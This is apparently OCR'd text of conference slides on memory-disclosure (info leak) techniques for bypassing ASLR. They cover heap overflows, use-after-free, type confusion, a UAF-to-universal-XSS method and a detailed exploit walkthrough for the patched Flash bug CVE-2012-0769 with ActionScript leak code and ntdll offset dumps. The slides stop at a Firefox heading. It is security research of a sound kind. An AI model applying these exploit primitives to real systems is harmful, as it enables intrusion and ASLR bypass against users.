The info leak era on software exploitation

Fermin J. Serna - @fjserna – fjserna@gmail.com

Agenda

- Background info on info leaks
  - What is an info leak?
  - Previous examples
  - Why were they not needed before?
  - Why are they needed now?
- Info leak techniques:
  - Heap overflows
  - Type confusion vulnerabilities
  - UAF and non virtual methods and other valuable operations (controlled read/write, free() with controlled pointer, on demand vtables, …)
  - Application specific vulnerabilities: CVE-2012-0769
  - Converting a use after free into an universal XSS
- Envisioning the future of exploitation

Who is @fjserna?

Fermin J. Serna – @fjserna - fjserna@gmail.com

•Information Security Engineer at **Google** since Dec/2011

•Previously Security Software Engineer at **Microsoft** – MSRC

- Co-owner and main developer of **EMET**

•Twitter troll at **@fjserna**

•Writing exploits since 1999: http://zhodiac.hispahack.com

- HPUX PARISC exploitation **Phrack** article

Background info on info leaks

What is an info leak?

- Relevant quotes:
  - “An info leak is the consequence of exploiting a software vulnerability in order to disclose the layout or content of process/kernel memory”, Fermin J. Serna
  - “You do not find info leaks… you create them”, Halvar Flake at Immunity’s Infiltrate conference 2011
- Info leaks are needed for reliable exploit development
  - They were sometimes needed even before ASLR was in place
  - Not only for ASLR bypass, as widely believed, which is a subset of reliable exploit development

Previous examples (incomplete list)

- Wu-ftpd SITE EXEC bug - 7350wu.c – TESO
  - Format string bug for locating shellcode, value to overwrite…
- IE – Pwn2own 2010 exploit - @WTFuzz
  - Heap overflow converted into an info leak
  - VUPEN has a nice example too at their blog
- Comex’s Freetype jailbreakme-v3
  - Out of bounds DWORD read/write converted into an info leak
- Duqu kernel exploit, HafeiLi’s AS3 object confusion, Skylined write4 anywhere exploit, Chris Evan’s generate-id(), Stephen Fewer’s pwn2own 2011, …

Why were they not needed before?

- We were **amateur** exploit developers
  - Jumping into fixed stack addresses in the 2000
- We were **lazy**
  - Heap spray 2 GB and jump to 0x0c0c0c0c
- Even when we became more skilled and less lazy there were **generic ways** to bypass some mitigations without an info leak
  - Jump into libc / ROP to disable NX/DEP
  - Non ASLR mappings to evade… guess??? ASLR
  - JIT spraying to evade ASLR & DEP

Why were they needed now?

- **Reliable exploits**, against latest OS bits, are the new hotness
  - Probably because there is lots of interest, and money, behind this
- **Security mitigations** now forces the use of info leaks to bypass them
  - Mandatory ASLR in Windows 8, Mac OS X Lion, *nix/bsd/…, IOS, …
- Generic ways to **bypass these mitigations are almost no longer possible** in the latest OS bits

Let’s use an example…

```
int main(int argc, char **argv) {
char buf[64];
   __try {
       memcpy(buf,argv[1],atol(argv[2]));
   } __except(EXCEPTION_CONTINUE_SEARCH) {
   }
  return 0;
}
```

Let’s exploit the example…

- **No mitigations:** overwrite return address of main() pointing to the predictable location of our shellcode
- **GS (canary cookies):** Go beyond saved EIP and target SEH record on stack. Make SEH->handler point to our shellcode
- **GS & DEP:** Same as above but return into libc / stack pivot & ROP
- **GS & DEP & SEHOP:** Same as above but fake the SEH chain due to predictable stack base address
- **GS & DEP & SEHOP & ASLR:** Pray or use an info leak for reliable exploitation

Info leaking techniques

Info Leak techniques

- Applicable to any target:
  - With alloc/free primitives
  - With specific object creation primitives
  - With heap spraying capabilities (able to later read the heap spray)
- Examples well researched:
  - Web Browsers
  - Any host of Flash (MS Office, pdf, …)
- Generally speaking "Any host of attacker controlled scripting"
- But not limited…
  - Example: alloc/free primitives on MS Office Excel BIFF record parsing

Info Leak techniques

- Stack overflows: Partial overwrites
- Heap overflows
  - Overwriting the string.length field
  - Overwriting the final NULL [w]char
- UAF with **non virtual** methods and other valuable operations
  - Member variables and write operations
  - Member variables and read operations
  - free() with a controlled pointer
  - On demand function pointers or vtables
- Type confusion
- Converting a use after free into an universal XSS
- Application specific vulnerabilities: CVE-2012-0769

Stack Overflows (Partial overwrites)

- Continue of execution (CoE) and heap spraying is needed
- Overwrite the target partially, leaving intact some original bytes
- Return into an info leaking gadget within the page that will write “something” into our heap spray.
  - Assuming at least one register contains something useful (i.e EBX)

```
mov [ebp], ebx
[…]
retn XXX ← determined by the CoE
```

Stack based buffer	Other variables	Saved EBP	Saved EIP	Function args
		0x10563480	**0x7FE39823**	
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…		**0x41414141**	**0x7FE34141**	

Heap Overflows (Overwriting the string.length field)

- Heap massaging is needed
  - Place a JS string and an object after the heap buffer that will be overflowed
- Overwrite the first four bytes of a JS string heap allocation
  - First four bytes: String length
  - Overwrite value: 0xFFFFFFFF
- Later on with JS you can read the entire address space (relative to your buffer) with:

var content=str.substr(rel_address,rel_address+2)

	Size: 0x00000004	**Blah**	**0x7F347690**
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…	**Size: 0xFFFFFFFF**	**Blah**	**0x7F347690**

Heap Overflows (Overwriting the final null [w]char)

- Heap massaging is needed
  - Place a string and an object after the heap buffer that will be overflowed

- Overwrite the last [w]char of a string heap allocation

- Later on with JS you can read passed the string boundaries:

  var content=elem.getAttribute(‘title’)

Use after free

- Applicable also to uninitialized variables once you got the pointer pointing to your fake object.

- We are not looking for these “awesome” type of crashes:

  mov ecx, [eax] ← eax points to the object and the vtable_ptr gets dereferenced

  call dword ptr [ecx+offset] ← call a virtual function of the object

- We are looking for some other “interesting” type of scenarios:

  push ecx ← push object pointer to the stack

  call module!Object::NonvirtualFunction

- So we do not AV when calling into a virtual function and more interesting things can happen later on…

Use after free (member variables and read ops)

- Read some value from a controlled place in memory
  - Hopefully getting it back to the attacker somehow (JS?)

```
class cyberpompeii {
    private:
       void * ptr; ← attacker will control this once he gets the free chunk
    public:
      DWORD f() {
           return *(DWORD *)ptr;
      }
};
```

Use after free (member variables and write ops)

- Write some value to a controlled place in memory
- Strategy:
  - Write into 0x41414141 hoping it writes into our heap spray
  - Calculate the offset to the initial of the string by reading the JS string and locating the new value
  - Write to the string.length of the JS string.
  - Use the substring trick previously mentioned

```
class cyberpompeii {
    private:
       void * ptr; ← attacker will control this once he gets the free chunk
    public:
      void f() {
         *(DWORD *)ptr|=0x80000000;
     }
};
```

Use after free (free() with a controlled pointer)

- Heap massaging and predictable layout (some heap implementations) required.
- Strategy:
  - Spray JS strings of size X
  - Force the free of one of these strings through the vulnerability
  - Force the allocation of hundreds of objects of size X
    - One of them will get the forced freed string
  - Read the vtable pointer from the JS reference of the freed string

Use after free (free() with a controlled pointer)

```
class cyberpompeii {
    private:
       void * ptr;
    public:
      void f() {
         free(ptr);
     }
};
```

Freed object with controlled contents

AAAA // vtable_ptr

[…]

0x0c0c4560 // ptr

[…]

String spray

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

0x7f3E4560 AAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAA

Step1:
Use the vulnerability to force the free of a JS string

Step2:
Use a primitive to allocate X objects of the same size Y

Step3:
Read the vtable ptr from JS (reference to the string)

Use after free (On demand [function] ptrs | vtables)

- Assuming you get the freed chunk via a JS readable string


- Find a non virtual function, exercisable via your primitives, that will write to a member variable a function pointer, an on demand vtable (or still interesting a heap address)

- Read ptr back from JS string that got the object chunk

```
class cyberpompeii {
    private:
       void * ptr;
    public:
      void f() {
         HMODULE dll=LoadLibrary(“kernel32.dll”);
         ptr=GetProcAddress(dll,”WinExec”);
     }
};
```

Memory chunk reclaimed by a string

Object



Type confusion

- Replace the freed object memory chunk (size X) with a different object type of same size X.
  - Virtual call friendly, since the vtable_ptr will point to a valid place, but different than expected
  - The virtual function called must have the same number of arguments for CoE
- Does this new virtual function perform any of the previously mentioned, and useful, operations? And does not crash the application? ☺

```
class original_object {
    private:
       void * blahhh;
    public:
      virtual void foo() {
          return -1;
      }
};
```

```
class replaced_object {
    private:
       void * ptr;
    public:
      virtual void bar() {
         HMODULE dll=LoadLibrary("kernel32.dll");
         ptr=GetProcAddress(dll,"WinExec");
      }
};
```

Use after free converted into an UXSS

- If everything fails we still have application specific attacks
  - More to come later on Flash CVE-2012-0769
- **Not an info leak** but cool scenario:
  - Use after free on an object derived from CElement (with rare size such as table, script, …) bound to a JS variable on page X
  - Page X hosts hundreds of **iframes** pointing to the attacked domain Y (same process on some browsers)
  - One of the CElement of domain Y gets the freed chunk
  - Page X can inject other JS code on domain Y **bypassing the same origin policy**, through the reference to the original, and freed, object.
- Sounds crazy?
  - It works, but not reliably.

Use after free converted into an UXSS

Step1: Attacker triggers the vuln: free an object (size X) while holding a reference through elem

Step 2: Attacker sprays with iframes hoping one of them will allocate this freed memory with a CElement

At this point Attacker page holds a reference (elem) to a CElement on target frame

Step 3: Use insertAdjacentElement, appenChild, innerHTML, … to insert a script tag with attacker JS in the target frame

Demo time!

- Target: IE9/Win7
  - Using a patched vulnerability…CVE-2012-1889
  - MSXML un-initialized stack variable

- Using one of the techniques mentioned before…

- Do not ask for the exploit or further information
  - I will not share weaponized code or information for exploiting this vulnerability with anyone!

CVE-2012-0769: the case of the perfect info leak

The vulnerability

- Universal info leak
  - Already fixed on Adobe's Flash in March/2012
  - 99% user computers according to Adobe
  - Affects browsers, Office, Acrobat, ...
- Unlikely findable through bit flipping fuzzing. But, Likely findable through AS3 API fuzzing
- Got an email requesting price for the next one (6 figures he/she said)
- Detailed doc at http://zhodiac.hispahack.com

The vulnerability (CVE-2012-0769)

public function histogram(hRect:Rectangle = null):Vector.<Vector.<Number>>




Figure 1 – Normal Use case of BitmapData.histogram()




Figure 2 – Out of bounds use case of BitmapData.histogram()

The exploit (CVE-2012-0769)

- Convert histogram to actual leaked data

```
function find_item(histogram:Vector.<Number>):Number {
            var i:uint;
            for(i=0;i<histogram.length;i++) {
                        if (histogram[i]==1) return i;
            }
            return 0;
 }
            [...]
            memory=bd.histogram(new Rectangle(-0x200,0,1,1));
            data=(find_item(memory[3])<<24) +
                (find_item(memory[0])<<16) +
                (find_item(memory[1])<<8) +
                (find_item(memory[2]));
```

The exploit (CVE-2012-0769)

- Convert relative info leak to absolute infoleak
- Need to perform some heap feng shui on flash
  - Defragment the Flash heap
  - Allocate BitmapData buffer
  - Allocate same size buffer
  - Trigger Garbage Collector heuristic
  - Read Next pointer of freed block

The exploit (CVE-2012-0769)

Common Flash heap state




Figure 3 – Common Flash custom heap layout

The exploit (CVE-2012-0769)

Defragmented heap




Figure 4 - Flash heap layout after defragmentation

The exploit (CVE-2012-0769)

After allocating the BitmapData buffer




Figure 5 - Flash heap layout after defragmentation and BitmapData buffer allocation

The exploit (CVE-2012-0769)

After allocating the same size blocks

Figure 6 – Preparing the soon to be freed linked list

The exploit (CVE-2012-0769)

After triggering GC heuristics




Figure 7 - Flash heap layout after Garbage Collection

The exploit (CVE-2012-0769)

- Leak the next pointer of the freed block
- bitmap_buffer_addr=leaked_ptr-(2*0x108)
  - 0x108 = 0x100 + sizeof(flash_heap_entry)
  - 0x100 = size use for BitmapData
- Once we have bitmap_buffer_addr we can read anywhere in the virtual space with:

```
data=process_vectors(
    bd.histogram (new Rectangle(X-bitmap_buffer_addr,0,1,1))
);
```

The exploit (CVE-2012-0769) on Windows

Target USER_SHARE_DATA (0x7FFE0000)

X86


```
7ffe0300  776370b0 ntdll!KiFastSystemCall ← Read this address and
subtract an OS specific offset
7ffe0304  776370b4 ntdll!KiFastSystemCallRet
7ffe0308  00000000
7ffe030c  00000000
7ffe0310  00000000
7ffe0314  00000000
7ffe0318  00000000
7ffe031c  00000000

Win7 Sp1
0:016> ? ntdll!KiFastSystemCall - ntdll
Evaluate expression: 290992 = 000470b0 ← OS specific offset to
subtract in order to get ntdll.dll imagebase.
0:016>
```

The exploit (CVE-2012-0769) on Windows

X64


```
00000000`7ffe0340  77b79e69 ntdll32!LdrInitializeThunk
00000000`7ffe0344  77b50124 ntdll32!KiUserExceptionDispatcher
00000000`7ffe0348  77b50028 ntdll32!KiUserApcDispatcher
00000000`7ffe034c  77b500dc ntdll32!KiUserCallbackDispatcher
00000000`7ffe0350  77bdfc24 ntdll32!LdrHotPatchRoutine
00000000`7ffe0354  77b726d1
ntdll32!ExpInterlockedPopEntrySListFault
00000000`7ffe0358  77b7269b
ntdll32!ExpInterlockedPopEntrySListResume
00000000`7ffe035c  77b726d3 ntdll32!ExpInterlockedPopEntrySListEnd
00000000`7ffe0360  77b501b4 ntdll32!RtlUserThreadStart
00000000`7ffe0364  77be35da
ntdll32!RtlpQueryProcessDebugInformationRemote
00000000`7ffe0368  77b97111 ntdll32!EtwpNotificationThread
00000000`7ffe036c  77b40000 ntdll32!`string' <PERF> (ntdll32+0x0) ←
base address of ntdll32.dll
```

The exploit (CVE-2012-0769) on Firefox



